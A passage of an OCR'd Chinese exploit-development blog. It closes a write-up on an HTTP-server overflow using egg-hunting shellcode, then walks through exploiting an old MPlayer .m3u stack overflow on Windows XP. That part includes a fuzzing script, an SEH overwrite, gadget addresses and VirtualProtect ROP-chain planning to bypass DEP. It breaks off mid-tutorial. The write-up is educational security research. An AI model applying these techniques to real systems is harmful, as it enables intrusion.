


程序断到了 RtlAllocateHeap() 的入口处，紧接着在数据窗口转到

003D4960 ，观察数据窗口，一直按 F9，会产生第一次突变



此时已经把 path 参数的值写入堆中，然后接着按 F9，会产生第二次突变。



exp 中 Host: 的值，也就是弹出计算器的 shellcode 已经分配到堆中了，整个流程也就分析完了。

0x05 小结

该漏洞是通过 http 的 get 请求提交的超长字符串淹没程序的返回地址，进而控制程序流程，再使用寻蛋技术使程序跳向堆中进行执行我们已经构造好的 shellcode。

0x06 关于寻蛋技术

我这里粗略的讲一下寻蛋技术的概要，通过前面的溯源我们应该都清楚了缓冲区溢出是怎么工作的，以及我们怎么劫持一个程序的执行流程，那么问题来了，如果像这个漏洞一样栈的空间不足放不下那么大的 shellcode 怎么办?

很明显我们通过把 shellcode 放到堆里面，换句话说就是布置 shellcode 在不同的内存区域，如果离的很近那么我们直接用 jmp offerset。

如果离的远，就像本例一样，一个在栈，一个在堆。那么我们就需要一个新的技术来找到它，这便是寻蛋技术的由来。蛋指的是 shellcode 的前四个字节，就相当于一个标志头。寻蛋开始时，首先它会搜索整个内存(栈/堆/…)直至找到重复两次找到这个标志。

当找到这个标志，改变执行流跳转到标志后的 shellcode 执行。相信大家结合这个实例一定会对寻蛋技术有一个更深的体会。

通过实例学习 ROP 技术

原创： x-encounter 信安之路 2018-02-11

这两天闲着无聊就在 exploit-db 上找个小软件练练手，但是 exploit-db 上面给的 poc 并能正常运行，无奈只好自己写了一个，顺便写篇文章把自己写 shellcode 的思路分享给大家。

软件介绍及环境搭建

漏洞软件：MPlayer

虚拟机：win xp sp3

实验工具：OD

软件下载地址及 POC：

https://pan.baidu.com/s/1kWdnKkZ

这款软件有点年份了，并且开启了 DEP 保护机制。我们的目的是通过使用 ROP 技术绕过 DEP 并执行 shellcode，我会把文章重点着重放在 ROP 链的构造上。

开始调试并找到溢出位置

漏洞的成因及利用：该播放器在打开 .m3u 文件时会调用 msvcrt.dll 的某个函数并发生栈溢出，我们通过构造超长字符串溢出覆盖 SEH 指针和 SEH 处理函数并触发异常执行我们的 ROP 链，通过 ROP 链使 shellcode 所在的内存区域变为可执行紧接着去调用 shellcode。

什么是.m3u 文件？

.m3u 文件是音频文件的列表文件，是纯文本文件。播放器会根据它的记录找到网络地址进行在线播放。

开始调试程序……


分析这种文件型漏洞，一般有两种方法：

1、对相应的文件后缀下断


2、对 ReadFile() 函数下断

先选择第一种


OD 载入软件，F9 运行软件，搜索 ASCII



可以找到两个 .m3u，这里注意一下，OD 还搜索出了两个 .m3u8（ M3U8 也是一种 M3U，只是它的编码格式是 UTF-8 格式。M3U 用 Latin-1 字符集编码），全部下断，接着点击软件左上角打开一个 m3u 文件，程序断在了 004217f7 处



接着单步，你会进入到这样的一个死循环，emmmm……




对 windows 消息机制熟悉的人，一眼就能看出来，这是一个消息循环，消息循环的大致流程是这样的，先获取消息(GetMessage)，如果有消息到达就调用回调处理函数(DisPatchMessage)，如果消息是 WM_QUIT，则退出消息循环。

很明显这是一条死胡同，出师不利……只能换第二种方法了:

接着我们对 ReadFile() 下断(bp ReadFile)，重新载入软件，软件直接断在了 7c801812 处……？？？

我还没载入 m3u 文件呢，怎么就直接断了？看了一眼堆栈。




WTF？QQpinyin？看了一眼屏幕的右下角，emmmm……

大概知道原因了。但是我在任务管理器里面始终找不到 QQpinyin 的进程，可能是程序加载了 QQPinYin 的模块，而这个模块一直在循环 ReadFile (这难道是键盘记录嘛，不懂不懂，求大佬赐教)。还懒得卸载，折腾了一会，放弃了。


哎，不溯源了，直接异常跟踪吧！换 OD！先用 Python 脚本生成一个由 5000 个 \x41 组成的 m3u 文件，

```
file = "myMplayer.m3u"
buf = "\x41" * 5000
fobj = open(file,"w")
fobj.write(buf)
fobj.close()
```

重启软件，OD 附加，用软件打开该文件，触发异常，紧接着查看堆栈调用




可以看到 mplayer.00561813，可以在这里下个断点，然后单步跟，在 00561758 处，程序把 m3u 文件所在路径和 5000 个 \x41 复制到 0022EBB8 的栈中。如果字符串够长，淹没了整个栈，那么就会触发异常，执行 SEH 异常处理函数。(如果你不想单步跟，直接在 00561758 处下断即可)



这里要强调一点我的 m3u 文件是放在 c 盘根目录的，想放到其他位置也可以，但是相应的缓冲区会发生变化，大家可以自行调试，接着我们把字符串增加到 6000 个，可以看到最后一个 SEH 被覆盖，整个栈笼罩在 41 的阴影之下。

\x41 的范围是 0022EBE4~0022FFFC。



通过 OD 我们可以了解到程序发生异常时 esp 的值为 0022E578,并不在 0022EBE4~0022FFFC 范围内，也就是说，esp 不在我们可控的范围之内。所以我们要覆盖的 SEH 处理函数所执行的操作应该是使 esp 变大，使 esp 跳到我们的构造好的缓冲区内。

在程序中寻找这些代码片段的地址，运气还行，找到了两个

第一个位于 6497AB0C，反汇编如下：

```
add esp,17cc
pop ebx
pop esi
pop edi
pop ebp
retn
```

第二个位于 64988c54，反汇编如下：

```
add esp 940
pop ebx
pop esi
pop edi
```

retn

我选择第一个，因为它有 pop ebp,详细原因构造 ROP 链的时候再说。

先了解一下什么是 ROP?

ROP 技术简介

ROP（Return Oriented Programming）：

连续调用程序代码本身的内存地址，以逐步地创建一连串欲执行的指令序列。ROP 技术主要是对抗微软的 DEP 保护机制的。

什么是 DEP?

DEP 的运行机制是,Windows 利用 DEP 标记只包含数据的内存位置为非可执行(NX)，当应用程序试图从标记为 NX 的内存位置执行代码时，Windows 的 DEP 逻辑将阻止应用程序这样做，从而达到保护系统防止溢出。换句话说微软通过 DEP 技术把数据和代码彻底的分离了。我们在栈中放置的 shellcode 在没有特殊处理的情况下是无法被执行的。


怎么绕过呢?

一般使用 Ret2Libc 技术,常用的 Ret2Libc 技术通过调用系统自带的 API 如 ZwSetInformationProcess() 函数(关闭 DEP)、virtualProtect() 函数(将指定的内存空间改为可执行)、virtualAlloc() 函数(创建一段可执行的内存)来达到绕过 DEP 的效果。之后微软引入了 ALSR 技术来对抗 ROP 不过这都是后话了……

这里我选择 virtualProtect() 构造 ROP 链使 shellcode 所在的内存区域变为可执行。

ROP 链的设计

把 SEH 处理函数覆盖为 6497AB0C，OD 重新载入，并在 6497AB0C 处下断，执行 4 个 pop 之后，观察堆栈，可以看到 esp 变为了 0022FD54。



也就是说从 0022FD54 位置开始就是 ROP 链了，然后在 ROP 链下面存放 shellcode 就行了

先介绍一下 virtualProtect 函数吧:

BOOL VirtualProtect(

LPVOID lpAddress, // *标*

DWORD dwSize, //

DWORD flNewProtect, // *请* *护*

PDWORD lpflOldProtect // *护*

);

我们只需要 lpAddress 处在低址，而 shellcode 处在高址，并且 size 的大小不超过 DWORD 就行。

BOOL VirtualProtect(

LPVOID lpAddress, // shellcode

DWORD dwSize, //

DWORD flNewProtect, // *这* *值设为* 0x40 *读* *执*

PDWORD lpflOldProtect //

);

怎么构造 ROP 链呢？上面这些参数存到哪里呢？

以我的经验，参数可以存到两个地方，一个是寄存器，一个是栈。

当然 virtualProtect 的地址也要相应的存在寄存器或栈中。

这里我选择寄存器，因为如果存在栈中的话你需要不断的改变 esp

mov [esp],

并且不断调用这样的语句对栈的内容进行赋值，操作简单但是过于繁琐。最后会发现 ROP 链会非常长，影响观看（不过有兴趣的可以试试，也是可以达到效果的）


既然选择了寄存器，那么即使四个参数和函数地址都已经存入寄存器，我们该怎么执行呢？调用这个语句

push ad


retn

push ad 的含义是把 EDI,ESI,EBP,ESP,EBX,EDX,ECX,EAX 依次入栈，这里我们不妨调试一下，首先我们找到 push ad retn 的地址，通过 OD 插件进行搜索，找到了一组，地址为 649b11ec。

